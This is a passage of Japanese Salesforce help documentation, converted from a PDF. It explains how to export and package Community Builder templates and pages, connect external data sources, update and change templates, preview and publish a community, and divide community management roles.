エクスポートしたテンプレートとページは、独自の組織で使用するほか、それらをパッケージ化して顧客の組織に配布することもできます。パッケージを作成してアップロードすると、クライアント、顧客、またはパートナーと非公開のリンクを共有できます。



別の組織にテンプレートがインストールされると、その組織のコミュニティ作成ウィザードに表示されます。インストールされたページは[新規ページ]ダイアログボックスに表示されます。

カスタマイズされたテンプレートのエクスポート

カスタマーサービス (Napili) テンプレートをカスタマイズしてエクスポートし、新しいコミュニティのベースとして使用したり、他のユーザが使用できるようにパッケージ化および配布したりします。

カスタマイズされたページのエクスポート
カスタマーサービス(Napili)テンプレートでカスタマイズしたページをエクスポートし、新しいページのベースとして使用したり、他のユーザが使用できるようにパッケージ化および配布したりします。


カスタマイズされたテンプレートのエクスポート

カスタマーサービス (Napili) テンプレートをカスタマイズしてエクスポートし、新しいコミュニティのベースとして使用したり、他のユーザが使用できるようにパッケージ化および配布したりします。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

カスタマイズしたテンプレートをエクスポートする手順は、次のとおりです。

1. [設定] > [開発者] に移動します。
   ここで追加した情報はコミュニティ作成ウィザードに表示され、ユーザがテンプレートの目的と利点を理解するために役立ちます。
2. テンプレートの名前を追加し、カテゴリを選択します。



3. サムネイル画像として使用される画像を少なくとも 1 つ追加します。推奨される画像サイズは 1260 x 820px です。
   追加したその他の画像は、テンプレートの詳細説明に表示されます。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」

4. テンプレートの目的を説明するサマリーを入力します。
5. テンプレートの主要な機能を少なくとも 1 つ入力します。
   機能タイトルはコミュニティ作成ウィザードのサムネイルの下に表示され、機能説明はテンプレートの詳細な説明に表示されます。

テンプレートをエクスポートすると組織のコミュニティ作成ウィザードに表示され、そこで新しいコミュニティの作成のベースとして使用できます。同様に、テンプレートをパッケージ化して別の組織にインストールすると、テンプレートがその組織のコミュニティ作成ウィザードに表示されます。



テンプレートをパッケージ化するには、[設定] から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ] をクリックします。パッケージを作成する場合、コンポーネントの種類として *[Lightning コミュニティテンプレート]* を選択します。次に、パッケージをアップロードし、クライアント、顧客、またはパートナーと非公開のリンクを共有します。



インポートおよびエクスポートしたテンプレートを管理するには、[設定] から、［クイック検索］ボックスに「*Lightning コミュニティテンプレート*」と入力し、**[Lightning コミュニティテンプレート]** をクリックします。

カスタマイズされたページのエクスポート

カスタマーサービス (Napili) テンプレートでカスタマイズしたページをエクスポートし、新しいページのベースとして使用したり、他のユーザが使用できるようにパッケージ化および配布したりします。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

1. [設定] > [開発者] に移動し、[ページをエクスポート] をクリックします。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

コミュニティをカスタマイズまたは公開する
- 「コミュニティの作成および管理」




2. エクスポートするページを選択します。
3. [エクスポート] をクリックします。

ページをエクスポートすると、組織内のすべてのコミュニティの [新規ページ] ダイアログボックスに表示されます。同様に、ページをパッケージ化し、別の組織にインストールすると、その組織の [新規ページ] ダイアログボックスに表示されます。新しくインストールしたページは 30 日間 [新規] として強調表示されます。



ページをパッケージ化するには、[設定]から、［クイック検索］ボックスに「パッケージ」と入力し、[パッケージ]をクリックします。パッケージを作成する場合は、コンポーネントの種類として *[Lightning ページ]* を選択します。次に、パッケージをアップロードし、クライアント、顧客、またはパートナーと非公開のリンクを共有します。



インポートおよびエクスポートしたテンプレートを管理するには、[設定]から、［クイック検索］ボックスに「*Lightning* コミュニティテンプレート」と入力し、**[Lightning** コミュニティテンプレート**]**をクリックします。

コミュニティの外部データソース

カスタマーサービス (Napili) テンプレートコミュニティから Salesforce 組織外に保存されている外部データおよびコンテンツにアクセスします。

コミュニティユーザに、次に対するアクセスを許可します。

- 別の Salesforce 組織、SAP® NetWeaver Gateway、または Salesforce Connect を使用して組織からアクセスできる IBM WebSphere® に保存されているデータ
- Google ドライブ、または Files Connect を使用して組織からアクセスできる SharePoint に保存されているコンテンツ

メモ:

- 大量データの外部データソースはサポートされていません。
- 外部データソースの *[ID 種別]* が[ユーザごと]に設定されている場合、カスタマーサービス (Napili) テンプレートコミュニティユーザは外部システムの独自の認証設定を指定できません。ただし、Lightning Experience または Salesforce Classic から、外部システムの各ユーザの認証設定を指定および管理できます。

例: たとえば、販売用パートナーコミュニティがあり、商品の注文情報をバックオフィスの ERP システムに保存しているとします。営業パートナーにこの情報を公開することで、関連データがどこに保存されているかに関わらず、パートナーがすべての関連データのコンテキスト内で注文を参照および更新できます。

または、契約や他の合意のテンプレートを Salesforce 以外の環境に保存しているとします。営業パートナーは、必要に応じてそのコンテンツの最新バージョンにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:


Salesforce Connect

外部データソースの ID 種別

コミュニティビルダーでのコミュニティの設定の管理

[設定]領域を使用して、使用しているテンプレートの追跡、コミュニティの状況の表示、およびテンプレートのカスタマイズを行います。カスタマーサービス (Napili) テンプレートを使用している場合は、ナビゲーショントピックや主要トピックの設定に簡単にアクセスできます。

コミュニティビルダーの [設定] 領域にアクセスするには、左サイドバーの をクリックします。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

一般設定を変更する
- 「コミュニティの作成および管理」

- [全般] 領域の設定には、次の設定が含まれます。

  コミュニティタイトル
  : コミュニティのタイトルを設定できます。コミュニティのホームページを読み込む前に、ブラウザのタイトルバーにこのタイトルが一時的に表示されます。

  コミュニティテンプレート
  : コミュニティで使用しているテンプレートの名前とバージョンを表示します。

  公開済み状況
  : コミュニティが公開されているかどうかを示します。公開されている場合は、このリンクをクリックすると、別のブラウザタブにライブのコミュニティが開きます。

  ゲストユーザプロファイル
  : 関連付けられているゲストユーザプロファイルを表示します。このリンクをクリックすると、Salesforce の [設定] の [プロファイル] ページに移動し、ゲストユーザに付与する権限など、プロファイルの設定を変更できます。ゲストユーザプロファイルの設定についての詳細は、*『Using Templates to Build Communities』ガイド*の「Configure the Guest User Profile for Unauthenticated Users」を参照してください。

主要トピックとナビゲーショントピックの設定 *(カスタマーサービス (Napili) テンプレートのみ)*
主要トピックとナビゲーションに使用されるトピックをコミュニティ管理で定義します。

- [テーマ] 領域では、次を選択できます。

  ヘッダー領域とナビゲーションを非表示
  (カスタマーサービス (Napili) の Winter '16 バージョンと、Koa、Kokua、およびカスタマーサービス (Napili) の Spring '16 バージョンのみ)

  コミュニティのすべてのページでデフォルトのコミュニティヘッダー (ヘッダー画像、検索ボックス、コミュニティメニュー、ユーザプロファイルナビゲーションメニュー) を非表示にします。ヘッダーを独自のカスタムバージョンに置換する場合は、このオプションを選択します。インポートおよびエクスポートしたテンプレートでは使用できません。

  ページコンテンツの読み込み時にプレースホルダコンテンツを表示
  (カスタマーサービス (Napili) Spring '16 バージョンのみ)

  コミュニティページが完全に読み込まれるまでそのページのゴーストバージョンを表示して、読み込み時のユーザエクスペリエンスを向上させます。ページヘッダーが高度にカスタマイズされ、ゴーストバージョンがブラウザで読み込まれる実際のバージョンと大きく異なる場合は、このオプションを無効にできます。インポートおよびエクスポートしたテンプレートでは使用できません。

- [言語] 領域では Site.com にアクセスして、コミュニティの多言語プロパティを設定できます。多言語プロパティを設定すると、そのプロパティが [言語ピッカー] コンポーネントで使用され、ゲストユーザがコミュニティのページで希望言語を選択できるようになります。『*Using Templates to Build Communities*』*ガイド*の「Language Picker」を参照してください。
- [詳細] 領域では、ページヘッドにマークアップを追加できます。
- [更新] 領域では、コミュニティのテンプレートを最新バージョンに更新できます。
- [開発者] 領域では、カスタマイズしたテンプレートとページをエクスポートできます。

コミュニティのテンプレートの更新

リリースのたびにすばらしい機能や機能強化が追加されていますので、乗り遅れないでください。最新のコミュニティビルダーやテンプレート機能を最大限に活用しましょう。

重要: Summer '16 (2016 年 5 月) で、Winter '16 (2015 年 10 月) より前のバージョンの Koa、Kokua、および カスタマーサービス (Napili) テンプレートのサポートが終了しました。引き続き Salesforce からテンプレートのサポートを受けるには、最新 バージョンに更新してください。テンプレートを更新しなくても、コミュニティには影響ありません。ただし、古いテンプレートで問題が発生しても、Salesforce カスタマーサポートではサポートできません。

コミュニティで Summer '16 バージョンのテンプレートを使用している場合は問題ありません。テンプレートが自動的に最新バージョンに更新されるため、最新機能をコミュニティにすぐに追加できます。

テンプレートの更新による影響は、コミュニティで使用しているバージョンによって異なります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

テンプレートを更新する
- 「コミュニティの作成および管理」

テンプレートの種類とバージョン	Winter '17 への更新時に想定される影響
Koa、Kokua、またはカスタマーサービス (Napili) の Spring '16 以降のバージョン	すべての更新が自動的に適用されます。カスタマイズとブランド設定がデータと共に保持されます。
Winter '16 の Koa、Kokua、またはカスタマーサービス (Napili)	• ログインページ以外のすべてのページのカスタマイズが維持されます。 • ログインページのブランド設定は維持されますが、カスタムコードやコンポーネントのカスタマイズは失われます。
Winter '16 より前の Koa、Kokua、またはカスタマーサービス (Napili) Spring '16 より前の Aloha テンプレート	ほとんどのコンポーネントのカスタマイズとプロパティは上書きされます。ただし、 • Koa および Kokua の場合は、一般設定 (カテゴリグループ名、最上位カテゴリ、会社名など) が継承されます。 • カスタマーサービス (Napili) の場合は、トピックの定義が継承されます。 コミュニティビルダーのブランドエディタを使用して定義されたブランドプロパティは大半が保持されます。ただし、コミュニティの色が一部デフォルト値にリセットされます。テンプレートを更新後にブランドプロパティを確認し、リセットされた箇所があれば更新してください。
Salesforce タブ + Visualforce	Salesforce タブ + Visualforce を使用したコミュニティのテンプレート更新は、コミュニティビルダーからは管理されません。

古いテンプレートバージョンとのコンポーネントの互換性についての詳細は、『*Using Templates to Build Communities*』ガイドの「Which Components Can I Use with Each Template?」を参照してください。

テンプレートの更新が利用できるようになると、コミュニティビルダーの設定アイコンに赤い通知アイコンが表示されます。更新は、利用できるようになった時点で適用する必要はありません。準備が整ってから適用できます。



テンプレートを更新する手順は、次のとおりです (Winter '16 以前のバージョンのテンプレートの場合)。

1. [コミュニティ管理]から、グローバルヘッダーの[コミュニティ管理]メニューをクリックし、[コミュニティビルダーに移動してください。]をクリックします。また、[設定]の[すべてのコミュニティ]ページからも、コミュニティ名の横にある [ビルダー] をクリックしてコミュニティビルダーにアクセスできます。
2. [設定] > [更新] をクリックします。
3. [更新] をクリックして、プロンプトが表示されたら更新を確認します。
4. すべてのコミュニティページで、ブランド設定やスタイルが期待どおりであることを確認します。
5. コミュニティを公開して、テンプレートの更新を適用します。

関連トピック:

コミュニティビルダーでのコミュニティの設定の管理
コミュニティビルダーの概要

コミュニティテンプレートの変更に関する考慮事項

コミュニティテンプレートの変更は、コミュニティのナビゲーション、ブランド設定、カスタマイズに影響します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Winter '17 以降、テンプレートの変更機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートを使用するコミュニティではサポートされなくなります。これらのテンプレートで機能は引き続き使用できますが、代わりに新しいコミュニティで最初から始めることをお勧めします。テンプレートを Koa、Kokua、またはカスタマーサービス (Napili) から別の種類のテンプレートに変更する場合、問題が発生しても Salesforce カスタマーサポートはサポートできません。

- テンプレートを変更すると、Salesforce オブジェクトデータは継承されますが、一部のブランド設定とコンポーネントカスタマイズは継承されません。必要に応じてカスタマイズをやり直す準備をしてください。
- コミュニティテンプレートを変更すると、[コミュニティ管理] のナビゲーションが更新されます。選択したテンプレートに関わらず [コミュニティ管理] で使用可能なすべてのオプションを表示するには、[管理] > [個人設定] > [コミュニティ管理のすべての設定を表示] を選択します。

- Salesforce タブと Visualforce テンプレートから他の種類のテンプレートに切り替えた場合、コミュニティ URL が変更されます。具体的には、*/s* がコミュニティ URL に追加されます。コミュニティへのすべてのリンクを、更新された URL に更新してください。
- 有効なコミュニティの場合
  - Koa、Kokua、またはカスタマーサービス (Napili) テンプレートに切り替えると、テンプレートの変更はドラフトバージョンで保存されます。コミュニティビルダーでコミュニティをさらにカスタマイズするには、このドラフトバージョンを使用します。コミュニティは、変更を公開した後にのみ更新されます。
  - Salesforce タブと Visualforce テンプレートに他のテンプレートから切り替えると、変更はすぐに有効なコミュニティに反映されます。この場合、テンプレートを変更する前にコミュニティを無効化することをお勧めします。すべての変更を加えたら、コミュニティを再有効化します。
  - テンプレートが［なし］としてリストされている場合、事前定義されたテンプレートを使用していないか、いずれかのテンプレートの変更されたバージョンを使用していることを示します。

Kokua、Koa、およびカスタマーサービス (Napili) テンプレートの使用についての詳細は、*「テンプレートを使用したコミュニティの作成」*を参照してください。

Aloha テンプレートの使用についての詳細は、*「Salesforce Identity の Aloha コミュニティテンプレートの使用開始」*を参照してください。

コミュニティビルダーを使用したコミュニティのプレビュー

デスクトップのブラウザウィンドウやモバイルデバイスにコミュニティがどのように表示されるかをプレビューします。

コミュニティビルダーのプレビューオプションでは、コミュニティがライブになったときにどのように表示されるかを確認できます。

- ブラウザウィンドウでコミュニティをプレビューするには、ツールバーの [プレビュー] をクリックします。



- プレビューモードでポップアウトボタンをクリックすると、独自のブラウザタブに、顧客に表示されるとおりにコミュニティを表示できます。



-  メニューのオプションを使用して、別のデバイスでのコミュニティの外観をプレビューするには、次の操作を実行します。
  - スマートフォンの場合は、[携帯] をクリックします。
  - タブレットの場合は、[タブレット] をクリックします。
  - デスクトップコンピュータ画面の場合は、[デスクトップ] をクリックします。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」



関連トピック:

- コミュニティビルダーの概要
- コミュニティビルダーを使用したカスタマイズの公開

コミュニティビルダーを使用したカスタマイズの公開

コミュニティビルダーでコミュニティを公開し、ブランド設定およびコンポーネントカスタマイズの更新内容をコミュニティの全員が使用できるようにします。

重要: Koa、Kokua、またはカスタマーサービス (Napili) コミュニティを初めて公開すると、コミュニティの URL が有効になり、コミュニティメンバーのログインアクセスが有効になります。このコミュニティを有効にする必要はありません。

1. [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
2. [コミュニティ管理]から、グローバルヘッダーの[コミュニティ管理]メニューをクリックし、[コミュニティビルダーに移動してください。]をクリックします。また、[設定] の [すべてのコミュニティ] ページからも、コミュニティ名の横にある [ビルダー]をクリックしてコミュニティビルダーにアクセスできます。
3. 必要に応じて、コミュニティをプレビューし、更新が期待どおりに表示されることを確認します。
4. 変更内容に問題がなければ、ツールバーの [公開] をクリックして変更を公開します。

変更が有効になったら、メールで通知されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」

関連トピック:

- コミュニティビルダーの概要
- コミュニティビルダーを使用したコミュニティのプレビュー

コミュニティ管理

[コミュニティ管理]で、コミュニティの管理とモデレートを一元的に行うことができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティマネージャ、モデレータ、システム管理者の連携

コミュニティが成功するのは、コミュニティマネージャ、モデレータ、システム管理者が固有の役割を理解して効果的に協力するときです。

ダッシュボードを使用したコミュニティの成功の判断

活動の総計値やトレンドなどコミュニティの分析を表示する場合は、[コミュニティ管理]のダッシュボードを使用します。ダッシュボードでは、コミュニティの採用とエンゲージメントに関する中長期的視点を得ることができ、コミュニティの健全性の概要レベルのビューが示されます。ダッシュボードは、投資収益率 (ROI) と重要業績評価指標 (KPI) の監視にも役立ちます。

コミュニティエンゲージメント向けのインサイト

インサイトとは、コミュニティマネージャが活動を監視し、その活動に対してアクションを実行するのに役立つレポートのことです。インサイトを使用すると、日常的なモデレーション作業の管理、コミュニティエンゲージメントの促進、メンバー導入の推進が簡単になります。新規メンバー、未回答の質問、新規作成されたグループ、トレンドトピック、さらには最新の Chatter 寄稿も監視するようにインサイトを設定できます。

コミュニティモデレーションの戦略およびツール

コミュニティモデレーションを使用すると、コンテンツの監視をコミュニティメンバーに許可し、適切で関連性のあるコンテンツであることを確認できます。モデレーションを自動化するルールを設定し、面倒な作業を自動で実行します。

トピックを使用したセルフサービスコミュニティの整理

ナビゲーショントピックと主要トピックは、コミュニティのコンテンツを整理する優れた方法です。トピックを使用してコミュニティのコンテンツを構造化したり、主要なディスカッションを強調表示したりできます。トピックを作成することも、コミュニティメンバーの投稿から有機的に発生したトピックを使用することもできます。トピックは、カスタマーサービス (Napili) テンプレートを使用して作成されたコミュニティで使用できます。

コミュニティのおすすめ情報のカスタマイズ

おすすめを作成して、コミュニティのエンゲージメントを促進し、ユーザに動画の閲覧やトレーニングの受講などを促します。特定の利用者を対象にしたり、チャネルを使用しておすすめの場所を指定したりできる [コミュニティ管理] で、これらのおすすめを編集します。

評価の概要

コミュニティの評価は、どのくらい積極的に参加しているかを直接反映します。投稿、コメント、共有を多く行うほど、評価レベルが高くなります。

コミュニティマネージャ、モデレータ、システム管理者の連携

コミュニティが成功するのは、コミュニティマネージャ、モデレータ、システム管理者が固有の役割を理解して効果的に協力するときです。

コミュニティマネージャとモデレータは協力しあいます。パートナーとなってサポートしあい、コミュニティのエンゲージメントと調和を促進します。同じタスクを実行することもありますが、それぞれが固有の貢献をします。一般的に、コミュニティマネージャは採用とエンゲージメントの監視を担当し、モデレータはコミュニティが健全で、メンバー同士が活発にサポートし合えると感じられるようにする環境を確立するための責任を担います。

コミュニティマネージャ、モデレータ、システム管理者は、協力してコミュニティの保護とエンゲージを行い、コミュニティの成功を測定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



スパム送信者、ボット、荒らしがコミュニティを攻撃することを防止します。

商標権侵害と法的問題からコミュニティを保護します。

コミュニティメンバーが適切な言語を使用し、利用規約に従っていることを確認します。



新しいメンバーを歓迎し、寄稿者を追加して、メンバーをリソースに接続します。

メンバーの質問が迅速に対応されるようにします。

助けになったメンバーを認めて感謝します。

MVPを識別して激励し、教育して維持します。



コミュニティの健全性に関する分析を確認します。

節約した金額や発生が防止されたケース数など、投資収益率 (ROI) と重要業績評価指標 (KPI) を測定します。

コミュニティのトレンドを識別して追跡します。

コミュニティの管理

